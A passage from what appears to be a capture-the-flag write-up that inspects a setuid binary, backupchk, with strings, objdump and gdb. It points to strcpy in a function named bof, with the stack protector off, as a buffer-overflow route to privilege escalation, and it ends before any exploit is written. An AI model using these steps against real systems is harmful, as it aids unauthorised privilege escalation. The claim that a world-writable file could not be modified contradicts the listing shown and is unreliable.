
When we checked the permissions of this file, it was indeed owned by root, so we could not modify the file on the Gibson system:




```
bash-4.2$ ls -l backup.conf
ls -l backup.conf
-rw-rw-rw- 1 root root 28 Aug 17 09:57 backup.conf
```

Now, we decided to analyze the backuphk in /usr/bin in greater detail:




```
bash-4.2$ ls -l backupchk
ls -l backupchk
-rwsr-xr-x_1 wintermute wintermute 11264 Aug 17 09:37 backupchk
```

When we tried to run backupchk, we were given this hint on how to run it:



```
bash-4.2$ backupchk
backupchk
Incorrect arguments.
backupchk /var/backups/file_to_check
```


The ouput above shows that it expects an input file.



```
bash-4.2$ ldd backupchk
ldd backupchk
        linux-vdso.so.1 =>  (0x00007ffff7ffa000)
        libc.so.6 => /lib64/libc.so.6 (0x00007ffff7a0e000)
        /lib64/ld-linux-x86-64.so.2 (0x00007ffff7ddb000)
```


The shared libraries for this program are shown above as well.

Then we wanted to see all the printable strings in a binary, which gave us a better understanding of the vulnerabilities of this program:




```
bash-4.2$ strings backupchk
strings backupchk
/lib64/ld-linux-x86-64.so.2
libc.so.6
strcpy
fopen
puts
stderr
```


Note: the remaining printable strings are on the next page



```
fwrite
fread
__libc_start_main
__gmon_start__
GLIBC_2.2.5
UH-P
UH-P
[]A\A]A^A_
Incorrect arguments.
backupchk /var/backups/file_to_check
File does not exist.
File exists.
;*3$"
GCC: (GNU) 4.8.5 20150623 (Red Hat 4.8.5-28)
/usr/lib/gcc/x86_64-redhat-linux/4.8.5/include
/usr/include/bits
/usr/include
backupchk.c
stddef.h
types.h
stdio.h
libio.h
__off64_t
_IO_read_end
size_t
_IO_FILE
stderr
_IO_write_base
_IO_buf_end
__pad2
__pad3
_IO_read_ptr
argv
/root/ctf/src
_mode
_chain
_IO_save_base
unsigned char
short unsigned int
_IO_save_end
_IO_lock_t
_markers
_pos
main
_flags2
_sbuf
_old_offset
```




```
long long unsigned int
_fileno
_IO_buf_base
_next
_vtable_offset
argc
__off_t
_unused2
sizetype
long long int
_IO_write_end
short int
_IO_backup_base
buffer
_flags
backupchk.c
GNU C 4.8.5 20150623 (Red Hat 4.8.5-28) -mtune=generic -march=x86-64 -g -fno-stack-protector
__pad1
_IO_write_ptr
__pad4
__pad5
_IO_read_base
backupfile
_shortbuf
crtstuff.c
__JCR_LIST__
deregister_tm_clones
__do_global_dtors_aux
completed.6355
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
backupchk.c
__FRAME_END__
__JCR_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
strcpy@@GLIBC_2.2.5
puts@@GLIBC_2.2.5
fread@@GLIBC_2.2.5
```




```
_edata
__libc_start_main@@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_csu_init
__bss_start
main
fopen@@GLIBC_2.2.5
fwrite@@GLIBC_2.2.5
__TMC_END__
stderr@@GLIBC_2.2.5
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.jcr
.dynamic
.got.plt
.data
.bss
.comment
.debug_aranges
.debug_info
.debug_abbrev
.debug_line
.debug_str
```

As we can see, we noticed that this executable was compiled with stack guard off, and there were variables and functions that were susceptible to either a normal buffer overflow or return to libc attack. Some key information that we could gather include the buffer variable, strcpy lib-c function and that it was compiled using GCC (GNU) 4.8.5 compiler.

Lastly, we ran objdump -t backupchk below to print the symbol table entries of the binary:




```
bash-4.2$ objdump -t backupchk
objdump -t backupchk

backupchk:     file format elf64-x86-64

SYMBOL TABLE:
0000000000400238 l    d  .interp        0000000000000000              .interp
0000000000400254 l    d  .note.ABI-tag  0000000000000000              .note.ABI-tag
0000000000400274 l    d  .note.gnu.build-id     0000000000000000              .note.gnu.build-id
0000000000400298 l    d  .gnu.hash      0000000000000000              .gnu.hash
00000000004002c0 l    d  .dynsym        0000000000000000              .dynsym
0000000000400398 l    d  .dynstr        0000000000000000              .dynstr
00000000004003f6 l    d  .gnu.version   0000000000000000              .gnu.version
0000000000400408 l    d  .gnu.version_r 0000000000000000              .gnu.version_r
0000000000400428 l    d  .rela.dyn      0000000000000000              .rela.dyn
0000000000400458 l    d  .rela.plt      0000000000000000              .rela.plt
00000000004004e8 l    d  .init  0000000000000000              .init
0000000000400510 l    d  .plt   0000000000000000              .plt
0000000000400580 l    d  .plt.got       0000000000000000              .plt.got
0000000000400590 l    d  .text  0000000000000000              .text
00000000004007f4 l    d  .fini  0000000000000000              .fini
0000000000400800 l    d  .rodata        0000000000000000              .rodata
0000000000400874 l    d  .eh_frame_hdr  0000000000000000              .eh_frame_hdr
00000000004008b0 l    d  .eh_frame      0000000000000000              .eh_frame
0000000000600e10 l    d  .init_array    0000000000000000              .init_array
0000000000600e18 l    d  .fini_array    0000000000000000              .fini_array
0000000000600e20 l    d  .jcr   0000000000000000              .jcr
0000000000600e28 l    d  .dynamic       0000000000000000              .dynamic
0000000000600ff8 l    d  .got   0000000000000000              .got
0000000000601000 l    d  .got.plt       0000000000000000              .got.plt
0000000000601048 l    d  .data  0000000000000000              .data
0000000000601050 l    d  .bss   0000000000000000              .bss
0000000000000000 l    d  .comment       0000000000000000              .comment
0000000000000000 l    d  .debug_aranges 0000000000000000              .debug_aranges
0000000000000000 l    d  .debug_info    0000000000000000              .debug_info
0000000000000000 l    d  .debug_abbrev  0000000000000000              .debug_abbrev
0000000000000000 l    d  .debug_line    0000000000000000              .debug_line
0000000000000000 l    d  .debug_str     0000000000000000              .debug_str
0000000000000000 l    df *ABS*  0000000000000000              crtstuff.c
0000000000600e20 l     O .jcr   0000000000000000              __JCR_LIST__
00000000004005c0 l     F .text  0000000000000000              deregister_tm_clones
00000000004005f0 l     F .text  0000000000000000              register_tm_clones
0000000000400630 l     F .text  0000000000000000              __do_global_dtors_aux
0000000000601058 l     O .bss   0000000000000001              completed.6355
0000000000600e18 l     O .fini_array    0000000000000000              __do_global_dtors_aux_fini_array_entry
0000000000400650 l     F .text  0000000000000000              frame_dummy
0000000000600e10 l     O .init_array    0000000000000000              __frame_dummy_init_array_entry
0000000000000000 l    df *ABS*  0000000000000000              backupchk.c
```



```
0000000000000000 l    df *ABS*  0000000000000000              crtstuff.c
00000000004009c0 l     O .eh_frame      0000000000000000              __FRAME_END__
0000000000600e20 l     O .jcr   0000000000000000              __JCR_END__
0000000000000000 l    df *ABS*  0000000000000000
0000000000600e18 l       .init_array    0000000000000000              __init_array_end
0000000000600e28 l     O .dynamic       0000000000000000              _DYNAMIC
0000000000600e10 l       .init_array    0000000000000000              __init_array_start
0000000000400874 l       .eh_frame_hdr  0000000000000000              __GNU_EH_FRAME_HDR
0000000000601000 l     O .got.plt       0000000000000000              _GLOBAL_OFFSET_TABLE_
00000000004007f0 g     F .text  0000000000000002              __libc_csu_fini
0000000000601048  w      .data  0000000000000000              data_start
0000000000000000       F *UND*  0000000000000000              strcpy@@GLIBC_2.2.5
0000000000000000       F *UND*  0000000000000000              puts@@GLIBC_2.2.5
0000000000000000       F *UND*  0000000000000000              fread@@GLIBC_2.2.5
000000000060104c g       .data  0000000000000000              _edata
00000000004007f4 g     F .fini  0000000000000000              _fini
000000000040067d g     F .text  0000000000000026              bof
0000000000000000       F *UND*  0000000000000000              __libc_start_main@@GLIBC_2.2.5
0000000000601048 g       .data  0000000000000000              __data_start
0000000000000000  w      *UND*  0000000000000000              __gmon_start__
0000000000400808 g     O .rodata        0000000000000000              .hidden __dso_handle
0000000000400800 g     O .rodata        0000000000000004              _IO_stdin_used
0000000000400780 g     F .text  0000000000000065              __libc_csu_init
0000000000601060 g       .bss   0000000000000000              _end
0000000000400590 g     F .text  0000000000000000              _start
000000000060104c g       .bss   0000000000000000              __bss_start
00000000004006a3 g     F .text  00000000000000db              main
0000000000000000       F *UND*  0000000000000000              fopen@@GLIBC_2.2.5
0000000000000000       F *UND*  0000000000000000              fwrite@@GLIBC_2.2.5
0000000000601050 g     O .data  0000000000000000              .hidden __TMC_END__
00000000004004e8 g     F .init  0000000000000000              _init
0000000000601050 g     O .bss   0000000000000008              stderr@@GLIBC_2.2.5
```


Based on the output from objdump -t, we could see many functions such as main, fopen, fwrite, bof, fread, puts and strcpy were used. Bof could be a vulnerable function and strcpy could be exploited since this vulnerable function does not conduct boundary-checking.

Now, we used gbd on this executable to get more information on conducting a buffer overflow on this vulnerable program:




```
bash-4.2$ gdb /usr/bin/backupchk
gdb /usr/bin/backupchk
GNU gdb (GDB) Red Hat Enterprise Linux 7.6.1-110.el7
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-redhat-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /usr/bin/backupchk...done.
(gdb) b main
Breakpoint 1 at 0x4006bb: file backupchk.c, line 14.
(gdb) run abc
Starting program: /usr/bin/backupchk abc
```

Note: Although we have not written code for our attacker’s program exploit.c to generate a malicious input file called abc, we still “run abc” in gbd as we wanted to see the assembly instructions for main. On the next page, we disassembled the main function to see the assembly language of main and wanted to check if the buffer variable was in main. Note, we can only disassemble a function when we are inside the function and set a breakpoint at that function, and run it.




```
Breakpoint 1, main (argc=2, argv=0x7fffffffed98) at backupchk.c:14
14      in backupchk.c
(gdb) disass main
Dump of assembler code for function main:
   0x00000000004006a3 <+0>:     push   rbp
   0x00000000004006a4 <+1>:     mov    rbp,rsp
   0x00000000004006a7 <+4>:     sub    rsp,0x220
   0x00000000004006ae <+11>:    mov    DWORD PTR [rbp-0x214],edi
   0x00000000004006b4 <+17>:    mov    QWORD PTR [rbp-0x220],rsi
=> 0x00000000004006bb <+24>:    cmp    DWORD PTR [rbp-0x214],0x2
   0x00000000004006c2 <+31>:    je     0x400707 <main+100>
   0x00000000004006c4 <+33>:    mov    rax,QWORD PTR [rip+0x200985]        # 0x601050 <stderr@@GLIBC_2.2.5>
   0x00000000004006cb <+40>:    mov    rcx,rax
   0x00000000004006ce <+43>:    mov    edx,0x15
   0x00000000004006d3 <+48>:    mov    esi,0x1
   0x00000000004006d8 <+53>:    mov    edi,0x400810
   0x00000000004006dd <+58>:    call   0x400570 <fwrite@plt>
   0x00000000004006e2 <+63>:    mov    rax,QWORD PTR [rip+0x200967]        # 0x601050 <stderr@@GLIBC_2.2.5>
   0x00000000004006e9 <+70>:    mov    rcx,rax
   0x00000000004006ec <+73>:    mov    edx,0x25
   0x00000000004006f1 <+78>:    mov    esi,0x1
   0x00000000004006f6 <+83>:    mov    edi,0x400828
   0x00000000004006fb <+88>:    call   0x400570 <fwrite@plt>
   0x0000000000400700 <+93>:    mov    eax,0x1
   0x0000000000400705 <+98>:    jmp    0x40077c <main+217>
   0x0000000000400707 <+100>:   mov    rax,QWORD PTR [rbp-0x220]
   0x000000000040070e <+107>:   add    rax,0x8
   0x0000000000400712 <+111>:   mov    rax,QWORD PTR [rax]
   0x0000000000400715 <+114>:   mov    esi,0x40084e
   0x000000000040071a <+119>:   mov    rdi,rax
   0x000000000040071d <+122>:   call   0x400560 <fopen@plt>
   0x0000000000400722 <+127>:   mov    QWORD PTR [rbp-0x8],rax
   0x0000000000400726 <+131>:   cmp    QWORD PTR [rbp-0x8],0x0
   0x000000000040072b <+136>:   jne    0x40073e <main+155>
   0x000000000040072d <+138>:   mov    edi,0x400850
   0x0000000000400732 <+143>:   call   0x400530 <puts@plt>
   0x0000000000400737 <+148>:   mov    eax,0x1
   0x000000000040073c <+153>:   jmp    0x40077c <main+217>
   0x000000000040073e <+155>:   mov    rdx,QWORD PTR [rbp-0x8]
   0x0000000000400742 <+159>:   lea    rax,[rbp-0x210]
   0x0000000000400749 <+166>:   mov    rcx,rdx
   0x000000000040074c <+169>:   mov    edx,0x205
   0x0000000000400751 <+174>:   mov    esi,0x1
   0x0000000000400756 <+179>:   mov    rdi,rax
   0x0000000000400759 <+182>:   call   0x400540 <fread@plt>
   0x000000000040075e <+187>:   lea    rax,[rbp-0x210]
   0x0000000000400765 <+194>:   mov    rdi,rax
   0x0000000000400768 <+197>:   call   0x40067d <bof>
   0x000000000040076d <+202>:   mov    edi,0x400865
   0x0000000000400772 <+207>:   call   0x400530 <puts@plt>
   0x0000000000400777 <+212>:   mov    eax,0x0
   0x000000000040077c <+217>:   leave
   0x000000000040077d <+218>:   ret
End of assembler dump.
```

As shown above, without looking at the source code, we could see that fwrite, fopen, puts and fread were used in main. More importantly, we noticed that main called bof, which may be the vulnerable function containing the buffer array. When we tried to print this variable, we realized that this was not in main. As such, the buffer variable was likely to be in bof instead.




```
(gdb) p &buffer
Cannot find thread-local variables on this target
```

The call to bof in main:




```
0x0000000000400768 <+197>:   call   0x40067d <bof>
```

Now, we exited gdb to re-run the executable with gdb, but set a breakpoint at bof instead of main. Within bof in gdb, we disassembled bof and saw that strcpy was used in bof. This was our key opening to cause a buffer overflow on the system.



